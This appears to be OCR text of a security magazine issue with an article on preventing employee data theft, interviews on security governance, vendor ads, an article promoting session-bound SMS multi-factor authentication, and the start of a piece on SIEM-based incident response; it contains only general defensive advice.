Data theft is a growing problem primarily perpetrated by office workers with access to technology such as desktop computers and hand-held devices capable of storing digital information such as USB flash drives, iPads, tablets, smart phones and even digital cameras. Since employees often spend a considerable amount of time developing contacts and confidential and copyrighted information for the company they work for, they often feel they have some right to the information and are inclined to copy and/or delete part of it when they leave the company, or misuse it while they are still in employment.

ATTENTION

Monitoring for potential theft by outside hackers typically does not raise privacy concerns. Yet various modes of monitoring a company's employees may provoke such concerns. The courts have been slow to address these privacy concerns and often differ in their opinions depending on the location and make-up of the appellate courts.

Employers must keep a vigilant eye on the decisions of the state and federal courts in regard to the monitoring of their employees. Otherwise they risk violating privacy rights and this can be a costly mistake.

HOW TO IMPROVE DATA SECURITY

In the following I will point out 11 basic rules to improve your data security avoiding data loss:

ORGANIZATION

Many security measures must be implemented on an organizational level. To achieve a minimum level of protection the general and overarching measures must be included in the organizational standard rules:

- For all tasks in the security process both the responsibilities and decision making powers must be specified. All employees must be aware of their responsibilities in the information security process and must have been informed and notified of their sphere of influence.
- It must be clear who is responsible for all information, applications and IT components and for their safety. It must also be clearly defined what information with whom may be exchanged and how to document and protect this kind of exchanging information.
- There must be specified concrete instructions and responsibilities for information security. These regulations have to be announced to the affected employees in an appropriate manner.
- The distribution of tasks and the necessary functions should be structured in such a way that operating and controlling functions are distributed among different people to prevent conflicts of interest among the people involved (separation of functions).
- In all business processes, there must be a functioning representation scheme.
- On the different levels adequate and workable permissions must be assigned (for example access to rooms, access to IT systems, access to applications, etc.). It should only be granted as many rights as for the performance of duties is necessary. There must be a regulated procedure for the award, administration and withdrawal of permissions and rights.
- The resources to comply with the safety requirements must be available in sufficient quantity. Appropriate test procedures prior to buy and use of resources must exist. To prevent misuse of data the reliable erasure or destruction of equipment should be regulated (especially for memories like hard disks, usb-sticks, CD, DVD, etc).
- There shall be arrangements for procurement of spare parts, repairs and maintenance, to respond adequately to disturbances in a non-functioning infrastructure situation. Existing maintenance contracts must have fixed service intervals and maintenance details of each individual IT system (or groups).
- Operational and technical resources that are subject to special protection conditions shall be disposed in such a way that no conclusions can be made of its prior use or contents. The employees

must know how to handle discarded media before the destruction will take place. Therefore it should be available a specific guide to that action.
- It must be regulated, what consequences will take place on violations of safety requirements and all employees must be informed about this (attachment to contract). Only in this case a fast and adequate reaction in case of a security breach is possible.

STAFF

Information security is not only a question of technology, but depends to a considerable extent of the organizational and personal framework conditions. Therefore human resources and/or the management must set up a number of safety measures which regulate the relation employee/employer from recruitment till leaving the institution:

- New employees must receive and study the existing regulations and instructions for information security.
- All employees should be taught immediately about arrangements for information security, the change processes and how they affect a business process or the respective work environment.
- All employees should explicitly commit themselves to relevant laws, regulations and comply with internal regulations. In addition, all employees should be noted that all information obtained, while working, is for internal use only, as long as they are not marked otherwise.
- Before hiring new employees their trustworthiness (where possible) must to be verified. The trustworthiness of persons with specific roles and permissions is particularly important. It is therefore necessary, for example, that administrators are selected carefully.
- Administrative and maintenance staff must be informed in detail on their supervisory systems as these, due to the substantial rights in dealing with the IT, bear a great responsibility.
- There must be a clear representation scheme in all areas. Due to achieve a continuous availability of important processes, it shall be ensured in particular that key positions are always occupied, if this is needed by the respective.
- Communication problems within the institution, personal problems of employees, a bad operating climate and other factors can lead to dissatisfaction and thus lead to security risks. In order to prevent this, appropriate points of contact (for example: employee representatives) should be established.
- Employees who leave the company or taking over other functions, must be checked with greater care whether they have complied with existing regulations. Successors must be incorporated, documents shall be returned and granted permissions must be withdrawn again. Prior to leave the department the employee must be explicitly informed again about his confidentiality obligations.

DATA BACKUP POLICY

Computer systems and media (such as hard drives) can fail or be manipulated. Data loss or the manipulation/change of stored business process-relevant data can cause serious damage to the company or institution. Regular backups cannot avoid damages or failures of disks, malware, or manipulation of data files, but their impact will be minimized:

- To ensure that all databases are backed up regularly, appropriate data backup procedures should be established for all IT systems and applications. Data backups should be done largely automated.
- It must be determined who is responsible for the backup of individual IT systems.
- The documentation of the backup must include the date and time, quantity of data, backup procedure as well as the elected parameters and the used hardware and software. Similarly, the most essential information for later data reconstruction must be recorded, too.
- The storage media used should have sufficient storage capacity and mustbe clearly labeled.
- The data of mobile IT systems such as laptops, PDAs, mobile phones have to be backed up regularly as well.
- Backup media must be available fast in case of an emergency, but in any case they should be kept separately from the regular IT systems, so that they are even available in a situation such as fire or flood.
- Only authorized persons should be able to access the backup media. Confidential Data should be encrypted before saving. Do not forget to store the encryption key, the necessary programs and/or operating systems at a safe place (fire and flood protected).
- It must be tested regularly to see if the data backup works as desired, especially if the backed up data can be restored easily.
- It must be tested regularly to see if the data backup works as desired, especially if the backed up data can be restored easily.
- Ideal is to have a control software which is alarming the supervisor if somebody makes or tries to make a not authorized backup.

PROTECTION AGAINST MALWARE

If IT systems are infected with malware (viruses, worms, Trojan horses, etc.), the availability, integrity and confidentiality of the systems and the data stored can be jeopardized. Therefore it is obvious to provide for an efficient computer malware protection:

- There must be a central point of contact with the necessary expertise in the subject of malicious software.
- Within the networked structures of an institution malware protection programs must be placed on the IT systems in a way that all possible routes of infection are covered. It must also be ensured that the mobile terminals are protected adequately, too.
- The anti-malware software must regularly be updated, if necessary, renewed.
- Malicious signatures must be updated in the shortest possible intervals, at least daily.
- All operating systems of the IT systems and all installed drivers on all IT systems and programs must be checked regularly whether new security updates are published and immediately and update or patch must be performed. This is especially true for programs used to access external networks, for example browsers, etc.
- Employees must be informed about how to prevent to infect the IT systems with malicious software, how to recognize them and how they should behave in such a case.
- Discovered infections with malicious programs must promptly be reported to the competent professionals. The message should be automatic, if possible.
- Infected IT systems need to be separated immediately from data networks and must not longer be used productively until the cleanup has been completed.
- Detected malicious programs must be promptly removed by qualified personnel.

TREATMENT OF SECURITY INCIDENTS

Security incidents can attract high damages if their professional treatment was not conceived and practiced. In order to prevent or limit damages, the professional treatment should proceed quickly and efficiently from security incidents. For this purpose it is necessary, that are existing suitable organizational structures and regulations for dealing with IT security incidents of all kinds:

- To make sure that every employee has the correct behavior when a security incident occurs, it is necessary to create target group-oriented guidelines for handling, vote and announce of security incidents. Supreme rule is that all parties stay calm and do not take any hasty action.
- There must be created organizational requirements for handling IT security incidents. Roles and responsibilities (i.e., competencies, tasks be and conduct of business rules) must be defined and named.
- Messaging options and escalation strategies for the different types of security incidents must be defined. Here, the IT support should be included, to integrate already existing practices for error detection and correction.
- To eliminate and fix efficiently the causes and the damage of security incidents in a sensible order, it is important to define priorities for troubleshooting in advance. These priorities must be updated periodically.
- Once the cause of a security incident has been identified, measures must be taken that the same incident not can happen again. First you have to contain and eliminate the problem. Then the “normal” state has to be restored. It is often necessary to isolate affected IT systems or sites to assess the impact of the security.
- The elimination of security incidents must be documented in details to make problems comprehensible, both to clean up and to preventive accompanied by suitable measures to ensure that a once recognized problem does not occur again. The documentation must include all the actions carried out, including the date and time, as well as the log files of the affected IT systems.
- Appropriate evidence measures must be established to be able that Law enforcements can collect proper evidence. The staff responsible must be trained in computer forensic to deal with detection and evidence tools.
- All from a security incident affected internal and external areas must be notified. For this purpose, a clear concept needs to be developed, who by whom, in what order and in what depth will be informed. Information on security incidents may only be given by prior named persons, such as the security management or the Press Office.

HARDWARE AND SOFTWARE MANAGEMENT

For safe use of IT systems and IT applications in an institution both, the individual IT components as well as all processes and operations in connection with them, must be adequately protected to achieve the

desired level of IT security and to keep it maintained. Security should be an integral part of the entire life cycle of an IT system or a used product. For this purpose, clear rules are required to ensure orderly and secure IT operations:

- By appropriate user accounts and rights management must be ensured that only those persons have access to IT systems, applications and information who are eligible based on their duties to do so.
- The responsibility for the administration of IT systems and applications must be clearly defined.
- There should be defined standard workstations and standard systems and prior decided hardware and software may be operated. This makes the management of IT systems efficient and secure.
- There must be defined guidelines for the IT operations and IT use and users must know those guidelines. It also includes guidelines for information security.
- The staff and all those, who have access to inside information, must be sensitized and trained for the safe dealing with information technology and information.
- System configurations must be adequately documented. In addition to Installation instructions, user manuals and tutorials must be present to avoided problems and to restore easily the operation after failures.
- To ensure that only authorized persons have access to systems and information, it is important that each user must be authenticated before he can use IT systems and IT applications. Therefore strict rules for dealing with passwords and their design have to be defined and the users must be informed and controlled adequately.
- IT systems are less vulnerable if they are open only for a minimal outward. Hence necessary to consider exactly which applications and services on a system (Internet, Remote access, etc.) are useful. Only these should be installed or activated.
- To operate secure IT systems, a regular gathering of information about vulnerabilities and malicious software is necessary. Latest security updates and patches need to be installed immediately on all systems.
- The hardware and software inventory must be checked regularly. Not authorized hardware or software needs to be removed and in case of loss or theft of IT systems or components appropriate action must be taken immediately.

STANDARD SOFTWARE

Software is referred to as “standard software” if you can purchase the software as a prefabricated product. It is characterized by the fact that it is installed by the user and that only low effort for the user- specific customization is required:

- It should be existing clear rules and procedures for the safe handling of standard software.
- All employees should know that only explicitly allowed standard software can be used.
- The use of non-approved hardware and software should be technically prevented.
- To select suitable standard software, specialists and IT managers together will create a catalog of requirements.
- Before standard software is used, it must be adequately tested. Also the optimal configuration must be established and documented.
- In any case install a standard software for data security which complies with the information security regulations and policies to secure company files, track employee file use, control or limit file access, stop file theft, and reduce risk for all involved. Proving compliance is often painful. Therefore the more customizable, schedulable, and flexible the data views, the better and easier company security compliance can be.
- Standard software must be installed in accordance with the prescribed configuration instructions during testing and must be only installed on the appropriate IT systems. It should be ensured that standard software will not be installed in any other way and on other IT systems rather than authorized.
- Employees should be reasonable trained of the use of standard software. This includes the explanation of possible security risks and security functionality of these IT applications.

ARCHIVING

Almost all business processes generate data that must be properly archived to to be able to find it again and use it later. The permanent and unalterable storage of electronic documents and other data is referred to as archiving. This is bound on rules as immutability, long-term retrievability and playback capability. The retention period must be determined at the time of archiving, under certain circumstances an unlimited availability can be required:

- Electronic archiving systems should be introduced in a tripartite process (planning, implementation / operation, migration). In addition to the phases “planning” and “implementation / operation” a migra-

tion phase has to be performed, since the archiving systems and media used become technologically and physically out of date over time:

- Before using an archiving solution, the goals are set, the cost of archive to be achieved. The technical, legal and organizational framework must be determined. The results must be recorded in an archiving concept.
- There are set guidelines for the administration and use of the archive system to ensure that the archiving concept is implemented in the intended manner and the specified conditions are met.
- Users and administrators must be instructed in an appropriate manner in the operation of the archive system used.
- The experts have to select for the archiving systems and the archive media suitable locations, equipment, software and data formats. The system itself and the archive media must be protected from unauthorized access to avoid hazards.
- The archiving process is continuously monitored and checked for correctness.
- System and archive data as well as index databases must be protected with appropriate measures particularly with respect of integrity and availability.

PATCH AND CHANGE MANAGEMENT

Vulnerabilities and incidents in IT operations are often carried out on incorrect or not installed changes. A missing or neglected patch and change management leads quickly to gaps in the security of the individual components and produces possible attack points. A change management is responsible that changes to applications, Infrastructure, documentation, processes and procedures are getting controlled and monitored:

- Each institution should have a working patch and change management. All changes of hardware and software versions and configurations should be controlled and monitored by the patch and change management.
- The patch and change management process needs to be integrated into the business processes.
- It should be ensured that the desired level of security remain during and after having modified the systems or applications with the necessary changes and patches.
- The release and implementation of changes should be agreed upon between departments and IT operations and the actual resources and interests must be taken into account.
- The integrity and authenticity of software packages must be ensured during the entire patch and change management process.
- The responsibilities of the various activities in the patch and change management should be clearly defined.
- There should be a clearly defined sequence for change requests, how they are coordinated, implemented, evaluated and completed. This should also include how to deal with failed changes.
- Temporary or permanent unreachable devices, such as laptops, must be taken into account in the Patch and change management through appropriate mechanisms.
- Dealing with automatic update mechanisms (auto update) the software used must be authorized and be appropriately configured.
- Any changes to IT systems should be documented.

DELETION AND DESTRUCTION OF DATA

As your valuable information can not fall into the wrong hands, any company or Authority must implement a procedure, how data and media can be completely and reliably deleted or destroyed. In this case, both the sensitive information on paper or other analog media such as microfilm, as well as those based on digital data carriers (electronic, magnetic, optical) must be considered:

- There must be clear and simple rules for clearing and destroying information and media.
- The employees must dispose of the appropriate tools and equipment for destroying information and data carriers.
- All employees should have be informed and trained with the existing methods for erasing information or to destruct data carriers.
- Information should be kept structured and categorized according to protection requirements. This makes it possible to delete all, or to identify which information shall be destroyed.
- All kinds of information and data carriers must be disposed safely. This does not include only server and PC hard disks, also mobile phones, USB sticks, printouts or fax material shall not be be forgotten.

- Before the disclosure of data carriers all remaining information must be carefully removed (for example “Gutmann method”).

BUILDING

A building allows an institution through its infrastructure the operation of business processes and the associated IT. It forms the outer protection of the information and resources and therefore must be protected adequately. On the one hand we have to consider the building itself (walls, ceilings, floors, roof, windows and doors) and on the other hand all building-wide utilities such as electricity, water, gas, heating, pneumatic tube, etc.:

- In a building many different security aspects have to be considered, of fire protection to electric systems and access control, which are often different staff is responsible for. Therefore based on the security measures it is needed to build coordinated rules and regulations.
- Vulnerable parts of the building should not be located in exposed or particularly endangered areas.
- For vulnerable parts of the building, rooms, distribution of utilities (electricity, water, gas, telephone, etc.) it is necessary to define an access control and to monitor it. These affected areas must be clearly identified and the number of access-authorized persons should be reduced to a minimum. Other persons should be granted access only after examination of their needs. All access permissions granted should be documented.
- In the case of spatial planning the expected electrical connection values and the disposal of the quantity of heat must be determined. When changes are made in the use of space or of the IT equipment the electrical installation and the cooling must be examined again and adjusted if necessary.
- It must be created and implemented a comprehensive lightning and surge protection concept.
- Very often the obligations arising under the building code requirements for fire protection are not sufficient for the requirements for fire protection of IT. Therefore, an IT – related fire protection concept must be created and implemented. It must be named a Fire Prevention Officer.

Fire protection inspections should take place once or twice a year.

- The fire protection officer must have knowledge of all activities on pipe and cable routes, wall openings, as well as corridors, escape and rescue routes to control proper execution of fire protection measures.
- For all the locks of the building a closure plan must be drawn with a central management of the keys. Spare keys must be available and safe stored, but for emergencies are kept ready to hand.
- In unoccupied rooms, windows and doors going to the outside (balconies, terraces) have to kept closed.
- Alerting plans must be prepared for emergencies. These should include the measures to be taken in an emergency situation, what parts of the building must be vacated first and who must be informed. Alarm plans should be reviewed at regular intervals and adjusted, if necessary.

SUMMARY

In fact, it is more complex to protect your data and with them your business and income, as I could explain in the 11 points above. But if you follow my recommendations, you are on a good way that your data can be considered as safe as the gold in Fort Knox.

REFERENCES (LITERATURE, LINKS WHICH HELPED TO WRITE THIS ARTICLE)

- *http://www.itp-peru.com/index-3.html*
- *http://gvsu.edu/e-hr/data-theft--11.htm?gclid=CKOA8ezWsrwCFS7xOgodQFgASw*
- *http://en.wikipedia.org/wiki/Data_theft*
- *http://www.computerhope.com/jargon/d/datathef.htm*
- *http://www.staysmartonline.gov.au/business/prevent_data_theft*
- *http://cybercrime.org.za/data-theft/*
- *http://www.bbc.co.uk/news/technology-25681013*
- *http://www.bystorm.com/index.html*
- *http://www.bsi.bund.de/grundschutz*
- *http://www.deacdc.de/?object_id=933*

ABOUT THE AUTHOR

ERNST EDER is a president of Information Technology Peru, Lima. He specialized in Business Process Reengineering, Startegy Consulting, Project Managament of Software Development as well as the recaptilazation of companies. He has taken part in more than 300 projects. To see more, please follow the link: http://www.itp-peru.com/.

Community Experience Distilled

Web Penetration Testing with Kali Linux

A practical guide to implementing penetration testing strategies on websites, web applications, and standard web protocols with Kali Linux

Joseph Muniz
Aamir Lakhani

[PACKT] PUBLISHING open source* community experience distilled

QUESTIONS' COLUMN

JASON BROZ

Interview by Rober Vanaman

JASON BROZ – Member of SecureState's Audit and Compliance Team. He provides management consulting services, specializing in information security and privacy. He assists clients in identifying gaps, assessing their compliance against various security regulations and providing tactical and strategic direction. Mr. Broz has worked with organizations spanning many industries including retail, telecommunications, utilities, and universities, assisting senior level and management professionals by identifying and remediating various compliance issues. Mr. Broz strives to achieve regulatory compliance by employing necessary data privacy controls utilizing industry-specific information security standards. Mr. Broz is a veteran of the United States Army and a certified privacy professional in United States based sector privacy laws and regulations.

Sir, what type of information security governance does your firm specializing in if any? And why that field?

Information security governance is a process that is not industry or sector-specific. It is a process that aligns IT with strategic business objectives, manages risk and ensures that resources are used responsibly in a way ensuring that objectives are achieved. SecureState partners with organizations in many sectors to understand their current security and risk posture.

Taking into consideration time, resources and change, we help to develop a roadmap outlining strategic and tactical recommendations that will help reduce risk and facilitate the pursuit of future goals. We continue to work with them to achieve organizational excellence by applying a consistent, measurable and repeatable process.

Considering the recent devastating blow to consumer confidence in the States in regards to personal information being tapped into at retailers Target, Nordstrom, and recently discovered Michaels craft stores when consumers use their credit and debit card for purchases, what type of information security safeguards would you suggest putting into place in the future so that these recent events are not repeated?

Businesses need to have a robust overall security program based on continually assessing risk. Many tactical items roll up to the program level and are dependent on technology and operational constraints currently in place. Implementing tokenization or a P2PE validated solution would assist in the protection of credit card data, but those solutions alone are not the key.

If you could pass on just one piece of advice, to corporations and individuals alike, a dictum if you will, that should never be broken, what golden rule would you propose for assuring their information would not be compromised by either internal or external hackers?

There are no assurances, any system can be compromised with enough time and resources. Individuals and Corporations need to take a risk based approach when securing or providing sensitive information. For individuals, only purchase items from trusted websites and sources. For corporations, continually work to evolve your security program using risk based approach, so your IS program is robust.

Do you believe that some information repositories, such as Data Warehouses, due to their very nature of information exploration, which goes against the security principle of least access, are more prone to internal and external hacking then let's say an On Line Application Processing (OLAP) database system found at banks and retailers?

Data Warehouses aren't inherently less secure, nor should access controls violate least privileged access. If data is encrypted and/or access is controlled based on an overall industry best practice through a continual risk management program then there will be a better chance for the security of data.

As governing policies mandate companies to protect their data within the cloud, how do companies properly protect their data and in the case of an incident, how will they be able to properly do forensics to identify all the keys pieces needed to ascertain what exactly happened?

Engaging an third party leads directly back to a company's overall risk based Vendor Management Program. The process should be measurable, consistent and repeatable and include engaging in a thorough an initial due diligence process (e.g., validation of controls in place, site visits) prior to engaging any service provider or entrusting any data with a third party. There should be contractual provisions (e.g., right to audit) in place that require a cloud based service provider handle data in a way that is consistent with legal and regulatory requirements. Annual due diligence should be performed as a part of the Vendor Management Process. If these things are in place and an incident still occurs, the incident response process is difficult. The issue is complicated if data is logically separated but physically collocated. If data for Company A is confiscated due to Company B being breached, then Company A has lost control of its data as they physically resided on the same box. This issue is still being played out in the courts, but raises several potential issues.

QUESTIONS' COLUMN

ED GUNDRUM

Interview by Robert Vanaman

ED GUNDRUM – CEO of DoublePort, LLC, a US and Canada based business and product innovation company. He is the former EVP for DejaVu Technologies, a network eforensics and security vulnerability assessment products company. As EMC's Global Solution and Marketing Lead, Ed was responsible for a leading terrorist telephone tracking solution. He holds a BA in Computer Science from the State University of New York and an MBA in Management Science from Rochester Institute of Technology. Ed can be reached at ed@doubleport.com.

Sir, what type of information security governance does your firm specializing in if any? And why that field?

Our experience is primarily in launching large scale eforensics security solutions globally. For a large corporation I managed the development, marketing and sales of a telephone call detail record tracking and retention system that became a world leader. Then I became involved in a system that analyzed complex IP network conversations (VoIP, email, chats, blogs and internet searches), and also developed and sold Managed Network Security Services.

If you could pass on just one piece of advice, to corporations and individuals alike, a dictum if you will, that should never be broken, what golden rule would you propose for assuring their information would not be compromised by either internal or external hackers?

My advice would be to consider the anomalies. As the recent attack on major US retailers demonstrated, it is important to extend security policies and measures throughout your company's entire eco-system, including outside entities like suppliers, channels and partners who may have partial access into your data systems. Also BYOD (Bring your own device) usage is on the rise, so maintain a constant vigilance on this quickly changing environment.

As governing policies mandate companies to protect their data within the cloud, how do companies properly protect their data and in the case of an incident, how will they be able to properly do forensics to identify all the keys pieces needed to ascertain what exactly happened?

Reliable, experienced cloud providers will have extensive security measures in place (access, facilities and data) because it is an important part of what they are selling. It is important that these systems interoperate and communicate on a single dashboard with the company's internal security system. As an eforensics advocate, I believe that data and communications within the corporate firewall are the property of the company and therefore should be retained and made accessible for investigational purposes including data theft, data intrusion, malware attacks and unprofessional employee behavior. These same tools and measures should extend into the cloud provider.

a d v e r t i s e m e n t

better safe than sorry
www.demyo.com

21ST CENTURY THREATS WARRANT THE NEED

FOR NEXT-GENERATION MULTI-FACTOR AUTHENTICATION

by Claus Rosendal, SMS PASSCODE

A recent survey from ESG Research revealed that 44 percent of enterprise security professionals felt that username and password authentication is no longer secure and should be eliminated as form of authentication for business critical applications. Given the rising disdain for this form of antiquated authentication, it's apparent that next-generation authentication that addresses today's modern threats is needed ASAP.

What you will learn:

- Strong multi-factor authentication based on mobile networks has proven successful at combating today's most common threat vectors
- To safeguard against modern threats, IT departments should:
  - Generate one-time passcodes linked to a specific session instead of tokens
  - Leverage contextual information to effectively authenticate the user in real time
  - Implement a user-friendly solution that minimizes complexity and fits in with existing infrastructure

What you should know:

- Usernames and password authentication are no longer secure and should be eliminated as a means of authentication for business-critical applications
- The vast majority of organizations experience some form of cyberattack on a regular basis, and therefore need strong authentication to protect sensitive information
- Even traditional two-factor authentication tokens can be compromised by modern threats, such as session hijacking and man-in-the-middle attacks

The use of online services has increased exponentially over the past decade. As businesses move more of their services online, remote access has steadily risen as well as the easiest way to conduct business and access business critical information. Unfortunately, this transition to online services has also increased the risk of experiencing a data breach as malicious parties are finding more complex ways of hacking into systems. Ponemon Research recently released results from over 500 surveyed companies that revealed 90 percent of those businesses had been successfully hacked in the past year alone. Statistics like this point to a glaring disconnect between current security solutions and modern threats. It's evident that major enterprises need stronger, more effective security methods to protect themselves.

THE EVOLUTION OF HACKING

In the early days of the Internet, usernames and passwords were the preferred – and sometimes only – form of authentication. To infiltrate systems, hackers either used a "brute force" attack to guess the information, or a "dictionary attack" to assume the user identity by testing various combinations and potential passwords until a match is found.

Technology eventually evolved to prevent these types of attacks from being successful, locking an account after too many failed attempts. As such, hackers evolved their nefarious tricks and created new techniques such as, pharming, phishing or a combination of the two. In these types of attacks, users are directed to a fake website that appears identical to the intended page. Oftentimes the user has no idea they have been redirected and thereby enter his or her personal login information. Some of these more advanced attacks send this stolen information to hackers in real-time, which compromises many popular two-factor authentication tokens. An example of this can be seen with Zeus malware, which captures a user's username and password – even advances time-based token codes – and sends the information directly to the hacker as an instant message.

As if that wasn't enough to compromise the standard username and password approach, new and more sophisticated methods of intercepting login information have recently emerged as well; including man-in-the-browser, man-in-the-middle and session hijacking. With these bolder, more surreptitious threats, even the strongest traditional two-factor authentication tokens are no longer effective. Many organizations fail to realize that traditional tokens can be compromised in this way, posing a significant security risk that needs to be addressed.

WHICH PROTECTION IS BEST?

The evolving threat landscape creates a vicious cycle wherein organizations must continually reevaluate the right level of investment in protection against risks. Sadly, the best possible protection available is often out-of-reach for organizations because of tight budgets, requiring compromises – do you spend more money for better protection? Or maintain a budget while risking security breach?

In keeping with budgetary constraints, organizations have sampled different technologies such as certificates, biometric scanning, identity cards and hardware/software tokens. Certificates are often viewed as the best way to connect multiple devices with a secure, identifiable connection. The primary problem with this approach is the deployment and administration of the certificates and the risk of them being copied unbeknownst to the user. Additionally, the certificate authority can also be compromised.

Some success has also been seen using biometric scanning. Yet, assuming that one always has a functioning iris or finger scanner handy is

KPMG
cutting through complexity

Are you prepared?

kpmg.ca/forensic

INTRUSION
ATTACK • THREAT • CYBER SECURITY
TECHNOLOGY • CORPORATE
ELECTRONIC • INFORMATION • COMPLEXITY
DATA ANALYTICS
RISK • INFORMATION • TECHNOLOGY
DATA RECOVERY
COMPLEXITY • ELECTRONIC • INFORMATION
FORENSICS
DATABASE • ELECTRONIC • CONTROL
INTELLIGENCE
INFORMATION • RISK • TECHNOLOGY
eDISCOVERY
COMPLEXITY • THREAT • INTELLIGENCE
INVESTIGATIONS
TECHNOLOGY
COMPLEXITY • THREAT • DATABASE
INTELLIGENCE • PROTECTION
CORPORATE

© 2013 KPMG LLP, a Canadian limited liability partnership and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.

impractical. Furthermore, the scan itself results in a digital file that can be compromised. Another alternative method is the identity card, which, in a world of Bring Your Own Devices (BYOD), can prove faulty as users demand access from constantly changing devices. Consequently, a new approach to multi-factor authentication is in high demand.

A NEW APPROACH TO MULTI-FACTOR AUTHENTICATION

To address today's changing threat landscape, while meeting a user's need for easier and flexible solutions, many organizations have begun using multi-factor authentication based on mobile networks.

The adoption of a new approach to multi-factor authentication has come about for two reasons: the need to provide hardened security that anticipates modern threats and the need to deploy this level of security at a low cost and user-friendly. For the most secure delivery, the authentication process also needs to be connected to the network in real-time and be specific to the intended user.

If the authentication engine were to send a regular token via mobile SMS, today's malware could steal the code easily. To successfully safeguard against modern threats, organizations should implement solutions that operate effectively in a message-based environment. Key elements of this approach include:

- Hardened security: To get the best possible level of security, the one-time password (OTP) must be generated in real-time and be specific (locked) to the particular session, as opposed to tokens that use seed files where the passcodes are stored.
- Simple management: The solution should be able to be managed easily within the existing user management infrastructure.
- Location-aware: To maximize security, the company should leverage contextual information – such as geo-location and behavior patterns – to effectively authenticate the user.
- Easy infrastructure: To minimize infrastructure complexity, the solution should plug into different log-in scenarios, such as Citrix, VMware, Cisco, Microsoft, SSL VPNs, IPsec VPNs and web logins.
- Layered defenses: To support real-time code delivery, the organization needs robust and redundant server-side architecture along with multiple delivery mechanism support, regardless of geographic location.
- Make security hassle-free and painless for the user: Opt for an intelligent authentication solution that can automatically adjust the level of authentication needed based on the threat level. For example if the user is logging in from a trusted location such as a branch office or home IP (where the user has logged in from several times before), then the user is not prompted for an OTP.

WHAT THE FUTURE HOLDS

Despite the many efforts to minimize the chances of a cyberattack, online identity theft has only continued to rise, with large and small enterprises alike reporting occurrences of a breach almost daily. To take the best steps possible to protect against such threats, a new generation of multi-factor authentication is required. A strategy that provides a session and location-specific code to user's phones in real-time is an ideal way for an organization to help protect itself from potential data loss, delivering the strong, flexible security organizations need to protect their employees, users and data.

ABOUT THE AUTHOR

Claus Rosendal is a founding member of SMS PASSCODE A/S, where he oversees the product strategy and development in the role of Chief Technology Officer. Prior to founding SMS PASSCODE A/S, he was a co-founder of Conecto A/S, a leading consulting company within the area of mobile computing and IT security solutions with special emphasis on Citrix, Blackberry and other advanced handheld devices. Prior to founding Conecto A/S, he headed up his own IT consulting company, where he was responsible for several successful ERP implementations in different companies (C5 / SAP). Claus holds a Master Degree in computer science from University of Copenhagen.

FREE eBOOK DOWNLOAD

ENCRYPTION KEY MANAGEMENT SIMPLIFIED


Learn the Fundamentals

What is encryption key management and do I need it?

Key management best practices

How to meet compliance regulations (PCI-DSS, HIPAA/HITECH, GLBA/FFIEC, etc.) with encryption key management

How encryption key management works on every platform including Microsoft SQL Server '08/'12, Oracle, and IBM i



DOWNLOAD THE eBOOK
townsendsecurity.com/eforensics

HACKERS DON'T BREAK ENCRYPTION. THEY FIND YOUR KEYS.

www.townsendsecurity.com

Townsend SECURITY

THE EVOLUTIONARY APPROACH TO DEFENSE

by Filip Nowak

The evolutionary approach to IT security seems to be the most natural and efficient way to resist cyber-attacks. The Red Queen Effect describes the relationship between the attacker and the defender – the never-ending story of cyber battles, but can we minimize the 'mean time to identify' and respond on time to any security intrusion? Integrated solutions, collaboration, and 'shiny toys' are still not enough – presented SIEM-based incident response methodology and intrusion life-cycle can bring relief to any computer security incident handler, and help those, who struggle with SIEM deployment and incident response process. Having seen the intrusion chain's feedback loop and framework itself, it is time to combine known practices and use them in the corporation environments to create a more active and defensive security posture.

What you will learn:

- How to combine the intrusion chain with SIEM
- How to understand SIEM detection capabilities
- What is correlation chain
- Get to know sample framework

What you should know:

- Generic incident response process
- The intrusion chain
- Detection methods

The best example of the Red Queen Effect, is the "arms race" between predator and prey, where predator tries to increase the threat to prey only by developing better attacks, which results in a better defense developed by the pray. This is an evolutionary hypothesis, which presents the knowledge that can be summarized in one sentence "You evolved, but your competitor has also grown – if you do not move, you fall behind". Referring to Bruce Schneider work, the Red Queen Effect concept is presented on the below picture and mapped to the IT Security world. How many times have we heard about new technology that would deliver perfect protection? Personally, I love the tech, and yes, it is a fact that those 'shiny' solutions work and give better protection; however, the attacker is also evolving. Therefore, in best case scenario, the adversary and defender maintain the status quo.

In this paper I would like to present the process and tools required to map the intrusion chain with SIEM system. This will give us – defenders – precious time for incident response, and a continuous opportunity to develop detection capabilities – eventually it will allow us not to fall behind.

